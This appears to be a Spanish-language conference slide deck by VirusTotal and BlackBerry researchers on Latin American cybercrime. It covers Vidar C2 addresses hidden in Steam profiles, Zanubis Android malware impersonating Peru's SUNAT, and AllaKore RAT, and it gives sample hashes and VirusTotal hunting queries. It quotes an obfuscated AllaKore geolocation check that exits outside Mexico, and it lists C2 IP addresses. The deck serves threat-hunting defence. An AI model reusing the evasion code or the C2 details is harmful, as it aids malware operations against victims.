

IV JORNADAS STIC & CONGRESO ROOTED CON

CAPÍTULO PANAMÁ

*Las aventuras de
Carmen Sandiego en
América Latina*

ORGANIZADORES



APOYO INSTITUCIONAL



COLABORADORES





Joseliyo Sánchez Martínez

VirusTotal - Google | Security Engineer

joselsm@virustotal.com

 **@Joseliyo_Jstnk**

 **linkedin.com/in/joseluissm/**

#STIC**PANAMÁ**



Ismael Valenzuela Espejo

BlackBerry Cylance | VP Threat Research & Intel

ivalenzuela@blackberry.com


 **@aboutsecurity**

 **linkedin.com/in/ivalenzuela/**

■ ¿De dónde venimos?



[Presentación](#)



[Video](#)

BlackBerry Quarterly Threat Report

Tendencias globales

UNIQUE MALWARE OVER TIME

3.7 / MIN



BREAKDOWN OF UNIQUE MALWARE OBSERVED BY INDUSTRY



Government and Public Sector 36%



Finance 21%



Utilities 11%



Food and Agriculture 9%



Healthcare 9%





Other 14%

Paseando por LATAM

cybercrime



Paseando por LATAM - Panamá y RD cybercrime





Panamá

Casos reales

Malware configuration file ⓘ

vidar

Implant Info

Family/toolkit: vidar

Network Info

Extracted URLs

Scanned	Detections	Status
2024-03-30	3 / 92	200
2024-03-30	2 / 92	200

Extracted domains

Domain	Detections
steamcommunity.com	0 / 90
t.me	0 / 90

STEAM®

STORE COMMUNITY ABOUT SUPPORT

spr1n https://65.109.11.145|

Level ⓘ

This user has also played as:

- spr1n https://65.109.11.145|
- spr1n https://95.217.28.14:5432|
- spr1n https://65.109.242.251|
- spr1n https://65.109.240.92|
- spr1n https://5.75.211.82|
- spr1n https://95.217.240.158|

Offline

Inventory

HTTP - 2010-05-20 GoDaddy.com, LLC C2

[Sample](#)



Panamá



Hunting

Query	Objetivo
behavior_network:"qfs-capital.com"	Identificación de muestras que realizan algún tipo de comunicación con dicho dominio que fue usado como C2 y distribuidor de malware.
embedded_domain:steamcommunity.com have:malware_config	Identificación de muestras que tienen embebido el dominio del servicio de gaming Steam y tienen configuración de malware extraída.



Paseando por LATAM - Perú y Chile


cybercrime






 **Perú**

La peculiaridad de Android - Zanubis



[Sample](#)



[Sample](#)

La peculiaridad de Android - Zanubis

0 / 89

Community Score

DETECTION

DETAILS

RELATIONS

CONTENT

Communicating Files (15/34)

Name

0192C983477F1D408335D800C019CA7F16ABEB227E0D33AA01:

Recibo_364a9e9_pdf.apk

android obfuscated checks-gps sends-sms reflection telephony run

090703D6EA9D6126661F05D945D76C2E5EA262EB94459D71D9:

090703d6ea9d6126661f05d945d76c2e5ea262eb94459d71d

android obfuscated telephony reflection apk sends-sms checks-gp

0C0E2454E9AB87FDA0D3013B10618929026F429D733EA28E7D/

Recibo_4919b7f_pdf.apk

android obfuscated checks-gps sends-sms reflection apk runtime-r

0 / 91

Community Score

DETECTION

DETAILS

RELATIONS

CONTENT

TELEMETRY

COMMUNITY

Communicating Files (6/6)

Name

2572D6DCEE0ACB9D6897B1BDC8825FE7AEC15864BB6DE5C99E87C8431E14EF8D

informacion_24bce18.pdf.apk

android apk obfuscated reflection runtime-modules clipboard telephony

5AE21685F6A10CE2209D5FED8059CD037BDC300ACDE86581A467BE9CBA9AE2C7

5ae21685f6a10ce2209d5fed8059cd037bdc300acde86581a467be9cba9ae2c7.apk

android obfuscated reflection apk runtime-modules telephony clipboard cve-2016-2569 exploit

62D6A853A60AFD57579E1A4C51845A3602AC81CC713C648A12A8FE9DEAF265BA

informacion_beff3f7.pdf.apk

android apk obfuscated reflection runtime-modules telephony clipboard cve-2016-2569 exploit



Perú



Hunting

Query	Objetivo
androguard_package:com.snuat	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través del nombre del paquete extraído con Androguard.
behavior_network:"api-seguridad.sunat.gob.pe" tag:android p:5+	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través de comunicaciones a dominios legítimos del Gobierno de Perú.
entity:file vhash:1a5a8161f50869e5d01b1428f59380b4 submitter:PE	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través de archivos similares con vhash subidos desde Perú.
entity:file androguard_package:pdd07de85.p69f672fb.pd3f4b3f9	Identificación de aplicaciones Android que suplantan la identidad de SUNAT a través del nombre del paquete extraído con Androguard.



Paseando por LATAM - México y Ecuador


cybercrime





México

AllaKore RAT



```
public static void 6PζHoPщMOp()  
{  
    if (!new WebClient().DownloadString(Encoding.UTF8.GetString  
        (Convert.FromBase64String("aHR0cDovL2lwawpmb5pbw=="))).Contains(jL艾儿.德格卡阿  
        玉布艾卡伊苦艾佩色特德娜)) http://ipinfo.io MX  
    {  
        Environment.Exit(0);  
    }  
}
```



<https://blogs.blackberry.com/en/2024/01/mexican-banks-and-cryptocurrency-platforms-targeted-with-allakore-rat>



México

Hunting

Query	Objetivo
(embedded_url:"guia_de_soluciones_idse.pdf" or embedded_url:"guia_de_soluciones_idse.pdfSET") tag:msi	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante strings incluidas en los MSI.
guia_de_soluciones_idse.pdf tag:msi	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante strings embebidas en los archivos.
vhash:36383d0c3a275ea12620ba30c8be95f7 submitter:MX	Identificación de archivos MSI que podrían estar vinculados a la campaña mostrada mediante el uso de vhash (archivos similares)
entity:file signature:"CreatiUPRPS Win Service"	Identificación de binarios de AllaKore RAT mediante la firma del binario.
entity:file crowdsourced_yara_rule:00cc803bdc MALWARE_Win_AllaKore	Identificación de binarios de AllaKore RAT mediante una regla YARA creada y consumida en VT.
